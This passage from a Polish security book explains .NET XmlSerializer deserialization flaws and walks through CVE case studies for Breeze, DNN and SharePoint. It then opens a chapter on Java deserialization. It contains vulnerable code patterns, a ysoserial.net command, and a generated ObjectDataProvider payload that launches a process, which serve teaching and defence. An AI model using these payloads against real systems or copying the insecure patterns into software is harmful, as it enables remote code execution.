\*\* „Inspection of expected type object graph”; por. Stack Overflow, *What is an object graph and how do I serialize one*, <https://stackoverflow.com/questions/877157/what-is-an-object-graph-and-how-do-i-serialize-one>.

## **XMLSERIALIZER**

`XmlSerializer`<sup>28</sup> to podstawowa klasa służąca do serializacji obiektów do formatu XML, która jest wbudowana w .NET Framework i dostępna w nim już od wersji 1.1<sup>29</sup>. Zaryzykuję tezę, że każdy deweloper C# przynajmniej raz w życiu widział kod podobny do przedstawionego w listingu 16, w takiej lub podobnej formie. Klasa ta została wspomniana w badaniach Muñoza i Mirosha i zidentyfikowana jako podatna na błędy związane z deserializacją, choć w nieco innej formie niż `Json.Net`. Poniżej przedstawiam fragment kodu korzystający z klasy `XmlSerializer`, który może okazać się niebezpieczny.

*Listing 16. Przykładowy kod helpera służący do serializacji obiektów z i deserializacji do XML w C#*

```
using System.IO;
using System.Xml.Serialization;

namespace mvcapp.Helpers
{
    public class XmlHelper
    {
        public static string Serialize<T>(T objectToSerialize)
        {
            var xmlSerializer = new XmlSerializer(typeof(T));
            using (var stringWriter = new StringWriter())
            {
                xmlSerializer.Serialize(stringWriter, objectToSerialize);
                return stringWriter.ToString();
            }
        }

        public static T Deserialize<T>(string toDeserialize)
        {
            var xmlSerializer = new XmlSerializer(typeof(T));
            using (var stringReader = new StringReader(toDeserialize))
            {
                return (T) xmlSerializer.Deserialize(stringReader);
            }
        }
    }
}
```

W listingu 17 przedstawiono serializację obiektów klasy `Simple` (z listingu 1) do formatu XML, a wynik tej serializacji – w listingu 18. Nie jest raczej zaskoczeniem, że typy serializowanych obiektów są domyślnie umieszczone w wynikowym XML-u. Bez nich `XmlSerializer` nie będzie w stanie poprawnie deserializować XML-a,

choć nie oznacza to, że klasa wyrzuci w takim przypadku wyjątek. Jeśli usuniemy `xsi:type="Simple"` z XML-a podczas deserializacji, zostanie utworzony obiekt klasy `System.Xml.XmlNode[]`, czyli tablica zawierająca elementy typu `XmlNode`.

*Listing 17. Serializacja obiektów klasy Simple do formatu XML*

```
var simple = new Simple
{
    ID = 1,
    Value = "Some test string."
};

var simple2 = new Simple
{
    ID = 2,
    Value = "Some test string 2."
};

simple.Value = simple2;

var xmlSerializer = new XmlSerializer(typeof(Simple));

using (StringWriter stringWriter = new StringWriter())
{
    xmlSerializer.Serialize(stringWriter, simple);
    string serializedSimple = stringWriter.ToString();
}
```

*Listing 18. Wynik serializacji obiektów klasy Simple do formatu XML za pomocą kodu z listingu 17*

```
<?xml version="1.0" encoding="utf-16"?>
<Simple xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd=
"http://www.w3.org/2001/XMLSchema">
  <ID>1</ID>
  <Value xsi:type="Simple">
    <ID>2</ID>
    <Value xsi:type="xsd:string">Some test string 2.</Value>
  </Value>
</Simple>
```

Co się natomiast stanie, jeśli wykonamy kod znajdujący się w listingu 19? Próbuje-  
my tutaj podrzucić obiekt klasy `ComplexConstructor` (listing 12) pod propertę typu  
`object` klasy `Simple` w XML-u i następnie go deserializować. Wynik tej operacji  
jest taki sam jak w przypadku opisanym powyżej, kiedy nie podamy typu obiektu  
w XML-u – otrzymamy obiekt klasy `System.Xml.XmlNode[]`.

XmlSerializer wykonuje silną inspekcję typów obiektu i jego zależności przed wykonaniem operacji deserializacji. Zwróćmy uwagę, że musimy zawsze wskazać typ deserializowanego obiektu – `new XmlSerializer(typeof(Simple))`. Utworzony w locie serializator dla tego przypadku zna tylko główny typ – `Simple` – oraz jego zależności, których tutaj brak. Klasa `XmlSerializer` jest więc restrykcyjna względem tego, jakie typy akceptuje do deserializacji w danym przypadku. Sztuczka z podrzuceniem złośliwej klasy pod propeertę typu `object` tutaj się nie uda, w przeciwieństwie do `Json.Net` (listing 14, rysunek 3). Niestety, nie oznacza to, że możemy uznać `XmlSerializer` za bezpieczny.

*Listing 19. Deserializacja obiektu klasy `Simple` z obiektem klasy `ComplexConstructor` znajdującym się w propeercie typu `object` z formatu XML*

```
var xml = @"<?xml version=""1.0"" encoding=""utf-16""?>
<Simple xmlns:xsi=""http://www.w3.org/2001/XMLSchema-instance""
  xmlns:xsd=""http://www.w3.org/2001/XMLSchema"">
  <ID>1</ID>
  <Value xsi:type=""mvcapp.ExampleClasses.ComplexConstructor"">
    <ID>3</ID>
    <Parameters>powershell.exe</Parameters>
  </Value>
</Simple>";

var xmlSerializer = new XmlSerializer(typeof(Simple));

using (StringReader stringReader = new StringReader(xml))
{
    object deserializedObject = xmlSerializer.Deserialize(stringReader);
}
```

Niebezpiecznie napisany kod z wykorzystaniem klasy `XmlSerializer` został przedstawiony w listingu 20. Wykonujemy tutaj standardową deserializację obiektu, z tą jednak różnicą, że najpierw pobieramy typ deserializowanego obiektu z zawartości XML-a i korzystamy z tej informacji w celu deserializacji obiektu – `new XmlSerializer(Type.GetType(xmlItem.GetAttribute("type")))`. Wydaje się, że taki fragment kodu, w którym dajemy atakującemu możliwość kontroli nad typem deserializowanego obiektu, nie powinien znaleźć się na produkcji. Praktyka jednak pokazała co innego<sup>30</sup>.

*Listing 20. Deserializacja obiektu dowolnego typu na podstawie informacji znajdujących się w XML-u*

```
var xmlDoc = new XmlDocument();
xmlDoc.LoadXml(xml);
var xmlItem = (XmlElement) xmlDoc.SelectSingleNode("root");
var xmlSerializer = new XmlSerializer(Type.GetType( &
```

```

xmlItem.GetAttribute("type"))));
using (var textReader = new StringReader(xmlItem.InnerXml))
{
    var deserialized = xmlSerialier.Deserialize(
        new XmlTextReader(textReader));
}

```

No dobrze, ale by wykorzystać powyższy fragment kodu i jego podatność, ponownie muszę mieć wiedzę na temat potencjalnie niebezpiecznej klasy znajdującej się w danym projekcie. Nie do końca – z pomocą przychodzi nam narzędzie ysoserial.net, które posiada wsparcie dla klasy XmlSerializer. Za pomocą komendy:

```
./ysoserial.exe -f XmlSerializer -g ObjectDataProvider -o raw -c "calc" -t
```

utworzymy payload, który wykorzysta klasę ObjectDataProvider w celu wykonania RCE, tak samo jak przy payloadzie na bibliotekę Json.Net (listing 15). Wygenerowany w ten sposób payload został przedstawiony w listingu 21. Taki XML jest niestety dość długi i mało czytelny, ale grunt, że „robi robotę”.

*Listing 21. Payload wygenerowany za pomocą narzędzia ysoserial.net*

```

<root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd=
"http://www.w3.org/2001/XMLSchema" type="System.Data.Services.Internal.
ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35],
[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfXamlReaderObjectDataProvider>
        <ExpandedElement/>
        <ProjectedProperty0>
            <MethodName>Parse</MethodName>
            <MethodParameters>
                <anyType
                    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
                    xsi:type="xsd:string">
                        &lt;ResourceDictionary xmlns=""
http://schemas.microsoft.com/winfx/2006/xaml/presentation&quot;
xmlns:x=""&quot;http://schemas.microsoft.com/winfx/2006/xaml&quot;
xmlns:System=""&quot;clr-namespace:System;assembly=mscorlib&quot;
xmlns:Diag=""&quot;clr-namespace:System.Diagnostics;assembly=system&quot;&gt;
                            &lt;ObjectDataProvider x:Key=""&quot;LaunchCmd&quot;
ObjectType=""&quot;{x:Type Diag:Process}&quot;
MethodName=""&quot;Start&quot;&gt;

```

```

        <<ObjectDataProvider.MethodParameters>>
            <<System:String>>;cmd<<System:String>>;/
        </MethodParameters>
        <ObjectInstance xsi:type="XamlReader"></ObjectInstance>
    </ExpandedWrapperOfXamlReaderObjectDataProvider>
</root>

```

Podsumujmy.

✓ PENTESTER CHECKLIST
Aby skorzystać z podatności deserializacji XML, jako atakujący musimy:
▶ mieć kontrolę nad serializowanym obiektem w formacie XML, który następnie jest przetwarzany przez aplikację,
▶ mieć kontrolę nad typem deserializowanego obiektu – czyli kod wykonujący deserializację musi najpierw pobrać informację o typie z XML-a,
▶ zgadnąć/dowiedzieć się/wywnioskować/przeczytać w kodzie źródłowym, że aplikacja deserializuje XML, korzystając z <code>XmlSerializer</code> ,
▶ skorzystać z narzędzia <code>ysoserial.net</code> , by wygenerować payload.

✓ DEVELOPER CHECKLIST
Z punktu widzenia dewelopera, aby atakujący nie mógł wykorzystać błędu w kodzie, pisząc funkcjonalność deserializacji XML i korzystając z <code>XmlSerializer</code> , trzeba pamiętać o tym, żeby:
▶ nie pobierać informacji o typie deserializowanego obiektu z zewnątrz aplikacji, np. z XML-a,
▶ nie pozwolić, by funkcjonalność deserializacji działała z wykorzystaniem danych wejściowych będących pod kontrolą użytkownika,
▶ zawsze walidować dane wejściowe,
▶ wykonać whitelisting dozwolonych typów obiektów, które funkcjonalność może deserializować.

Klasa `XmlSerializer` sama w sobie nie jest niebezpieczna i jej poziom bezpieczeństwa nie zależy od dodatkowych możliwości konfiguracyjnych, tak jak w przypadku biblioteki `Json.Net`. Niemniej jednak istnieją przypadki jej użycia, które mogą prowadzić do stworzenia podatnego kodu. Dodatkowo istnienie darmowego narzędzia służącego do tworzenia gotowych do użycia payloadów nie powinno nas, deweloperów, pozostawiać obojętnych na problem deserializacji XML w .NET.

Na zakończenie chciałbym jeszcze poniżej przytoczyć fragmenty cytowanej już dokumentacji `pickle`<sup>31</sup>, `PHP`<sup>32</sup> oraz `Json.Net`<sup>33</sup>. Wydaje mi się, że dodatkowy komentarz do informacji znajdujących się w dokumentacji jest zbędny\*.

**Warning:** The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Rysunek 4. Fragment dokumentacji `pickle`

**Warning** Do not pass untrusted user input to `unserialize()` regardless of the `options` value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user.

If you need to unserialize externally-stored serialized data, consider using `hash_hmac()` for data validation. Make sure data is not modified by anyone but you.

Rysunek 5. Fragment dokumentacji `unserialize()` z `PHP`

```

6  Src/Newtonsoft.Json/TypeNameHandling.cs
@@ -24,12 +24,18 @@
#endregion

using System;
+ using System.Runtime.Serialization;

namespace Newtonsoft.Json
{
    /// <summary>
    /// Specifies type name handling options for the <see cref="JsonSerializer"/>.
    /// </summary>
+   /// <remarks>
+   /// <see cref="TypeNameHandling"/> should be used with caution when your application deserializes JSON from an external source.
+   /// Incoming types should be validated with a custom <see cref="T:System.Runtime.Serialization.SerializationBinder"/>
+   /// when deserializing with a value other than <c>TypeNameHandling.None</c>.
+   /// </remarks>
    [Flags]
    public enum TypeNameHandling
    {

```

Rysunek 6. Fragment dokumentacji `Json.Net`

\* Więcej na ten temat zob. w rozdz.: *Niebezpieczeństwa deserializacji w Pythonie (moduł pickle)*, *Niebezpieczeństwa deserializacji w PHP*, *Niebezpieczeństwa JSON Web Token (JWT)*.

## CASE STUDIES

Tak jak obiecałem na początku tego rozdziału, poniżej przytaczam kilka CVE związanych z podatnościami, które bazują na niebezpiecznie użytej deserializacji obiektów w .NET. Ich opisy można znaleźć m.in. w artykule Muñoz i Mirosha i z tego również powodu przedstawiłem je tutaj z punktu widzenia dewelopera, nadając im nieco świeżego spojrzenia. Dodatkowo praktycznie i realnie opisują wykorzystanie problemów, które zostały zaprezentowane powyżej.

### Breeze (CVE-2017-9424)

Breeze<sup>34</sup> to narzędzie służące do zarządzania skomplikowanymi obiektami po stronie backendu, mające uprościć komunikację API po HTTP z wykorzystanym JSON. Na stronie produktu przeczytamy, że jeśli przechowujemy zaawansowane struktury danych w bazie, wykorzystujemy je i modyfikujemy wraz z zależnościami oraz współdzielimy je dla wielu podstron jednocześnie – Breeze jest skrojony pod nasze potrzeby.

Muñoz i Mirosh 29 maja 2017 zgłosili autorom narzędzia podatność związaną z wykorzystaniem konfiguracji `TypeNameHandling.All`. Błąd został poprawiony w ciągu dwóch dni. Kod narzędzia ma charakter opensourcowy<sup>35</sup>, dzięki czemu możemy zobaczyć, na czym polegała poprawka (rysunek 7).

```

109 +     /// <summary>
110 +     /// Override to use a specialized JsonSerializer implementation for saving.
111 +     /// Base implementation uses CreateJsonSerializerSettings, then changes TypeNameHandling to None.
112 +     /// http://www.newtonsoft.com/json/help/html/T_Newtonsoft_Json_TypeNameHandling.htm
113 +     /// </summary>
114 +     protected virtual JsonSerializerSettings CreateJsonSerializerSettingsForSave() {
115 +         var settings = CreateJsonSerializerSettings();
116 +         settings.TypeNameHandling = TypeNameHandling.None;
117 +         return settings;
118 +     }

```

Rysunek 7. Fragment commita poprawiającego podatność deserializacji JSON-a w projekcie Breeze.Server.Net

Błąd pozwalał atakującemu na wykonanie RCE z wykorzystaniem podatności deserializacji JSON. Napastnik mógł skorzystać z obiektu klasy `SaveOptions`, która posiadała propertę `Tag` typu `object`. Na stronie Breeze możemy zobaczyć taki oto komunikat (rysunek 8). Ostatni commit w tym narzędziu został wykonany 20 grudnia 2018, można więc założyć, że projekt jest nadal rozwijany.



Rysunek 8. Komunikat wyświetlany na oficjalnej stronie projektu Breeze

### DotNetNuke Platform (CVE-2017-9822)

DNN<sup>36</sup> to darmowy CMS oparty na technologii .NET. 1 czerwca 2017 roku znaleziono w nim błąd deserializacji XML<sup>37</sup>. Pod kontrolą atakującego znajdowało się cia-

steczko, którego wartością był serializowany obiekt typu `Hashtable`. Podatny kod<sup>38</sup> wykonywał deserializację obiektu, korzystając z typu... pobranego z XML-a (listing 22).

Listing 22. Fragment klasy `XmlUtils` projektu `DNN.Platform`

```
var xmlDoc = new XmlDocument();
xmlDoc.LoadXml(xmlSource);

foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
{
    string key = xmlItem.GetAttribute("key");
    string typeName = xmlItem.GetAttribute("type");

    // Create the XmlSerializer
    var xser = new XmlSerializer(Type.GetType(typeName));

    // A reader is needed to read the XML documnt.
    var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));

    // Use the Deserialize method to restore the object's state,
    // and store it in the Hashtable
    hashTable.Add(key, xser.Deserialize(reader));
}
```

Jeżeli chcielibyście dowiedzieć się, jak błąd ten został naprawiony, to odpowiedź jest stosunkowo prosta. Już 2 czerwca 2017 roku wykonany został commit kodu<sup>39</sup>, który po prostu zaszyfrował ciasteczko (rysunek 9), co skutecznie uniemożliwiło atakującemu modyfikację wartości, a co za tym idzie – stracił on kontrolę nad typem deserializowanego obiektu. Błąd ostatecznie załatwiono, wydając 6 lipca 2017 roku wersję `DNN 9.1.1`. W chwili pisania tego rozdziału ostatni commit w projekcie został wykonany 3 maja 2019, czyli projekt jest aktywnie rozwijany.

```
@@ -65,7 +66,7 @@ public PersonalizationInfo LoadProfile(int userId, int portalId)
    HttpContext context = HttpContext.Current;
    if (context != null && context.Request.Cookies["DNNPersonalization"] != null)
    {
-       profileData = context.Request.Cookies["DNNPersonalization"].Value;
+       profileData = DecryptData(context.Request.Cookies["DNNPersonalization"].Value);
    }
    personalization.Profile = string.IsNullOrEmpty(profileData)

@@ -137,7 +138,7 @@ public void SaveProfile(PersonalizationInfo personalization, int userId, int por
    var context = HttpContext.Current;
    if (context != null)
    {
-       var personalizationCookie = new HttpCookie("DNNPersonalization", profileData)
+       var personalizationCookie = new HttpCookie("DNNPersonalization", EncryptData(profileData))
    }
```

Rysunek 9. Commit poprawiający podatność deserializacji XML w projekcie `DNN.Platform`

## Microsoft SharePoint (CVE-2019-0604)

Kolejna podatność związana z deserializacją XML w .NET została wykryta w 2019 roku w SharePoint<sup>40</sup>. Markus Wulfange przygotował writeup<sup>41</sup> tej podatności, dzięki czemu możemy się dowiedzieć, jaka implementacja była zawodna. Błąd dotyczył tego samego co zwykle – podatny kod wykonywał deserializację obiektu, korzystając z typu pobranego z XML-a (listing 23).

Wulfange, żeby namierzyć podatny kod, skorzystał z darmowego narzędzia dnSpy<sup>42</sup>, które umożliwia m.in. dekompilację i debugowanie bibliotek .NET.

*Listing 23. Fragment kodu podatnego na deserializację XML z biblioteki Microsoft.SharePoint*

```
int num2 = text.IndexOf(':');
string typeName = text.Substring(0, num2);
string s = text.Substring(num2 + 1, text.Length - num2 - 1);
XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(typeName, 2
true));
TextReader textReader = new StringReader(s);
array[i] = xmlSerializer.Deserialize(textReader);
textReader.Close();
```

Błąd został zgłoszony w lutym 2019 i załatany kolejno 12 marca i 25 kwietnia 2019 roku dla różnych wersji SharePointa. Podatnymi wersjami były:

- ▶ Microsoft SharePoint Enterprise Server 2016,
- ▶ Microsoft SharePoint Foundation 2010 Service Pack 2,
- ▶ Microsoft SharePoint Foundation 2013 Service Pack 1,
- ▶ Microsoft SharePoint Server 2010 Service Pack 2,
- ▶ Microsoft SharePoint Server 2013 Service Pack 1,
- ▶ Microsoft SharePoint Server 2019.



ksiązka.sekurak.pl/r28

- 1 PHP, *unserialize*, <http://php.net/manual/en/function.unserialize.php>
- 2 Esser S., *Shocking News in PHP Exploitation*, <https://www.owasp.org/images/f/f6/POC2009-ShockingNewsInPHPExploitation.pdf>
- 3 Esser S., *Utilizing Code Reuse/ROP in PHP Application Exploits*, <https://www.owasp.org/images/9/9e/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf>
- 4 The Python Standard Library: 11. Data Persistence: 11.1. pickle. Python object serialization, <https://docs.python.org/2/library/pickle.html>
- 5 Slaviero M., *Sour Pickles. Shellcoding in Python's serialisation format*, [https://media.blackhat.com/bh-us-11/Slaviero/BH\\_US\\_11\\_Slaviero\\_Sour\\_Pickles\\_WP.pdf](https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf)
- 6 Slaviero M., *Sour Pickles. A serialised exploitation guide in one part*, [https://media.blackhat.com/bh-us-11/Slaviero/BH\\_US\\_11\\_Slaviero\\_Sour\\_Pickles\\_Slides.pdf](https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_Slides.pdf)
- 7 Por. Muñoz A., Mirosh O., *Friday the 13<sup>th</sup> JSON Attacks*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>; Muñoz A., *Surviving the Java Deserialization Apocalypse*, <https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse>; Schneider Ch., *Java Deserialization Security FAQ*, <https://www.christian-schneider.net/JavaDeserializationSecurityFAQ.html>; Cimpanu C., *Oracle Plans to Drop Java Serialization Support, the Source of Most Security Bugs*, <https://www.bleepingcomputer.com/news/security/oracle-plans-to-drop-java-serialization-support-the-source-of-most-security-bugs/>
- 8 Frohoff Ch., Lawrence G., *How deserializing objects will ruin your day*, <https://frohoff.github.io/appseccali-marshalling-pickles/>
- 9 Fenton C., *Commons Collections Deserialization Vulnerability Research Findings*, <https://www.veracode.com/blog/research/commons-collections-deserialization-vulnerability-research-findings>
- 10 Stepankin M., [manager.paypal.com] *Remote Code Execution Vulnerability*, <http://exploit.blogspot.com/2016/01/paypal-rce.html>
- 11 OWASP Top 10 – 2017. *The Ten Most Critical Web Application Security Risks*, [https://owasp.org/www-pdf-archive/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf)
- 12 Forshaw J., *Are you my type? Breaking .NET sandboxes through Serialization*, [https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH\\_US\\_12\\_Forshaw\\_Are\\_You\\_My\\_Type\\_Slides.pdf](https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_Slides.pdf)
- 13 Muñoz A., Mirosh O., *Friday the 13<sup>th</sup> JSON Attacks*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>
- 14 Muñoz A., Mirosh O., *Friday the 13<sup>th</sup>: JSON Attacks*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
- 15 Por. ggggtttt, *dotnetserialization*, <https://github.com/ggggtttt/dotnetserialization>
- 16 Microsoft, *ASP.NET MVC Pattern. A design pattern for achieving a clean separation of concerns*, <https://dotnet.microsoft.com/apps/aspnet/mvc>
- 17 Microsoft, *ASP.NET Web APIs. Build secure REST APIs on any platform with C#*, <https://dotnet.microsoft.com/apps/aspnet/apis>
- 18 nuget, *Newtonsoft.Json*, <https://www.nuget.org/packages/Newtonsoft.Json/>
- 19 stakx, *Newtonsoft.Json/Src/Newtonsoft.Json/TypeNameHandling.cs*, <https://github.com/JamesNK/Newtonsoft.Json/blob/7217c484e9705b5e76585c8b7fcd489c8e021c23/Src/Newtonsoft.Json/TypeNameHandling.cs>
- 20 Frohoff Ch., *ysoserial: A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization*, <https://github.com/frohoff/ysoserial>
- 21 pwntester, *ysoserial.net: Deserialization payload generator for a variety of .NET formatters*, <https://github.com/pwntester/ysoserial.net>
- 22 Microsoft, *.NET Framework 4.7.2: ObjectDataProvider Class*, <https://docs.microsoft.com/pl-pl/dotnet/api/system.windows.data.objectdataprovder?view=netframework-4.7.2>
- 23 Newton-King J., *Newtonsoft.Json*, <https://github.com/JamesNK/Newtonsoft.Json/commit/60cce16d4317223a4e0882b7182616d702bfeb41#diff-b7de52006d70a894a8d6a2695cb23a88>
- 24 *Json.NET Documentation: Serialization Error Handling*, <https://www.newtonsoft.com/json/help/html/SerializationErrorHandling.htm>
- 25 Microsoft, *.NET Framework 4.7.2: OnDeserializingAttribute Class*, <https://docs.microsoft.com/pl-pl/dotnet/api/system.runtime.serialization.ondeserializingattribute?view=netframework-4.7.2>

- 26 Microsoft, *.NET Framework 4.7.2: OnDeserializedAttribute Class*, <https://docs.microsoft.com/pl-pl/dotnet/api/system.runtime.serialization.ondeserializedattribute?view=netframework-4.7.2>
- 27 Microsoft, *.NET Framework 4.7.2: ISerializable Interface*, <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.iserializable?view=netframework-4.7.2>
- 28 Microsoft, *.NET Framework 4.8: XmlSerializer Class*, <https://docs.microsoft.com/pl-pl/dotnet/api/system.xml.serialization.xmlserializer?view=netframework-4.8>
- 29 Microsoft, *.NET Framework 1.1: XmlSerializer Class*, <https://docs.microsoft.com/pl-pl/dotnet/api/system.xml.serialization.xmlserializer?view=netframework-1.1>
- 30 Zob. np. *CVE-2017-9822*, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9822>, *CVE-2019-0604*, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0604>
- 31 *The Python Standard Library: 11. Data Persistence: 11.1. pickle. Python object serialization*, <https://docs.python.org/2/library/pickle.html>
- 32 PHP, *unserialize*, <https://php.net/manual/en/function.unserialize.php>
- 33 Newton-King J., *Newtonsoft.Json*, <https://github.com/JamesNK/Newtonsoft.Json/commit/60cce16d4317223a4e0882b7182616d702bfeb41#diff-b7de52006d70a894a8d6a2695cb23a88>
- 34 Breeze.Server.NET, <https://breeze.github.io/>
- 35 Schmitt S., *Change to use TypeNameHandling.None on saves*, <https://github.com/Breeze/breeze.server.net/commit/bda6d979437d7a3430be8872fea182c3cbc4c97c>
- 36 DNN, <https://www.dnnsoftware.com/>
- 37 Muñoz A., *Attacing .NET Serialization*, [https://speakerd.s3.amazonaws.com/presentations/8977ecfae3004e8381dd6347eb30f94c/Attacking\\_NET\\_Serialization.pdf](https://speakerd.s3.amazonaws.com/presentations/8977ecfae3004e8381dd6347eb30f94c/Attacking_NET_Serialization.pdf)
- 38 Ben (zyhfish), *Dnn.Platform*, <https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Common/Utilities/XMLUtils.cs#L192>
- 39 Ben (zyhfish), *DNN-9879: encrypt cookie data*, <https://github.com/dnnsoftware/Dnn.Platform/commit/125d07fb3a5ab41bd2bdd8a3cae8945f463e3ff>
- 40 Microsoft, *CVE-2019-0604 | Microsoft SharePoint Remote Code Execution Vulnerability*, <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0604>
- 41 Wulfstange M., *CVE-2019-0604: Details of a Microsoft Sharepoint RCE Vulnerability*, <https://www.thezdi.com/blog/2019/3/13/cve-2019-0604-details-of-a-microsoft-sharepoint-rce-vulnerability>
- 42 0xd4d, *dnSpy: .NET debugger and assembly editor*, <https://github.com/0xd4d/dnSpy>

**Mateusz Niezabitowski**

# Niebezpieczeństwa deserializacji w Javie



## WSTĘP

Deserializacja niezaufanych danych pochodzących od użytkownika większości deweloperów nie powinna wydawać się problematyczna. W końcu przecież miała być? Serwer co najwyżej dostanie dane, które po deserializacji utworzą obiekt inny od oczekiwanego, co spowoduje błąd aplikacji i przerwanie wykonania...

Od dawna wiadomo, że z perspektywy napastnika deserializacja niezaufanych danych może okazać się punktem wyjścia do tworzenia nowych wektorów ataku, a programistę ta różnorodność eksploatacji raczej przygnębia, bo może się wydawać, że używając serializacji w jakiegokolwiek postaci, jesteśmy skazani na porażkę. Różnorodność dostępnych podatności wynikających z deserializacji nie zależy ani od formatu, ani od użytego mechanizmu. Jednym ze sposobów na zaradzenie tym dylematom jest dokładne zgłębienie tego zagadnienia i próba zrozumienia go w jego złożoności i różnorodności.

## PODSTAWY – TEORIA

Zanim przejdziemy do praktyki, spróbujmy sobie przypomnieć, czy w Javie mamy możliwość wykorzystania podatności deserializacji. Oto, jakie warunki trzeba spełnić, aby do niej doszło.

### DESERIALIZACJA W JAVIE – WARUNKI WYSTĘPOWANIA PODATNOŚCI

1. Język programowania musi umożliwiać serializację i deserializację danych.
2. Deserializacja musi odbywać się w niebezpieczny sposób, to znaczy: najpierw tworzymy obiekt, a dopiero potem (!) weryfikujemy, czy typ obiektu zgadza się z typem oczekiwanym (alternatywnie: w ogóle nie weryfikujemy typu obiektu).
3. Deserializacja obiektu musi umożliwiać **automatyczne** wywołanie pewnych metod na obiekcie (sposób, w jaki się to dzieje, zależy od języka programowania).
4. Musimy znaleźć odpowiednie klasy obiektów, które posiadają wyżej wspomniane metody i robią tam coś „interesującego”. Co więcej, klasy te muszą być „dostępne”.
5. Program musi umożliwiać odebranie i deserializację obiektu od użytkownika.

Jak w świetle powyższych założeń wygląda Java?

---

\* Dokładne definicje tego, co jest „interesujące” i „dostępne”, dalej w tekście.

## Mechanizm serializacji/deserializacji

Punkt pierwszy jest w oczywisty sposób spełniony. Dzięki interfejsowi `Serializable` oraz klasie `ObjectInputStream` możemy w prosty sposób zapisywać i odczytywać obiekty i – co istotne – możliwość ta jest dostępna w każdym programie Javy (tzn. jest częścią języka Java).

## Niebezpieczna deserializacja

Również ten punkt w Javie jest spełniony. Niektórzy w tym momencie mogą argumentować, że nie jest to prawda – w końcu, jeśli dostarczymy do deserializacji obiekt, który jest inny niż wymagany przez program, dostaniemy w rezultacie wyjątek `ClassCastException`. Ale... wyjątek ten zostanie rzucony **po** utworzeniu obiektu. Program zostanie przerwany, ale niebezpieczny obiekt został utworzony w pamięci, czyli w momencie wystąpienia wyjątku jest już za późno.

## Automatyczne wykonanie metod

Także ten punkt możemy odhaczyć na naszej liście. Wprawdzie Java jest językiem silnie typowanym (co oznacza, że nawet jeśli klasy `ExpectedObject` oraz `EvilObject` mają tę samą metodę: `someMethod()`, nie możemy ich między sobą podmienić, gdyż nie zgodzi się typ), ale na (nie)szczęście w tym języku istnieją metody, które są wywoływane automatycznie w momencie deserializacji – konkretnie, jeśli dana klasa implementuje np. metodę `readObject()`, zostanie ona **zawsze** wywołana podczas jego deserializacji.

## Klasy „interesujące” i „dostępne”

Tutaj sytuacja się nieco komplikuje. W przypadku PHP klasa jest „dostępna”, jeśli np. została zdefiniowana w tym samym pliku lub została dołączona np. funkcjami `require()/include()`. W Javie klasa będzie „dostępna”, jeśli (w uproszczeniu) znajduje się w zmiennej `CLASSPATH`.

A „interesująca”? Z punktu widzenia eksploatacji interesujące są klasy, które wykonują kod przynoszący zysk atakującemu. W dalszej części rozdziału omówimy najciekawsze z nich, w tym umożliwiające wykonanie **dowolnych komend systemowych** (*Remote Code Execution, RCE*).

## Program deserializuje dane od użytkownika

To w oczywisty sposób zależy od konkretnej aplikacji. Należy jednak pamiętać, że nawet jeśli kod nie używa serializacji wprost, nie możemy wykluczyć, że nie wykorzystuje jej framework lub biblioteka będąca częścią aplikacji.

## PODATNOŚĆ DESERIALIZACJI W JĘZYKU JAVA

Jak widać, warunki 1–3 wystąpienia deserializacji są automatycznie spełnione w każdej javowej aplikacji. Punkt 5 zależy mocno od konkretnej aplikacji, a więc nie będziemy się na nim (przynajmniej na razie) skupiać. Zastanówmy się zatem – jak jest z założeniem 4? Tu potrzebujemy gadżetów.

**Gadżety** to fragmenty kodu aplikacji, które z zasady są niegroźne i w normalnym przebiegu programu wykonują bezpieczny kod według zamierzenia programisty.

Atakujący jednak ma możliwość odpowiedniego połączenia gadżetów w tzw. łańcuch, który użyje ich wbrew właściwemu przeznaczeniu. Gadżety występują np. w ROP (*Return-Oriented Programming*) i służą eksploatacji błędów pamięciowych – w tym kontekście są to odpowiednio dobrane instrukcje asemblera. W naszym przypadku gadżetem będą **odpowiednie klasy Javy**, które, po złączeniu w odpowiednią hierarchię, zapewnią atakującemu możliwość wykonania niebezpiecznego kodu.

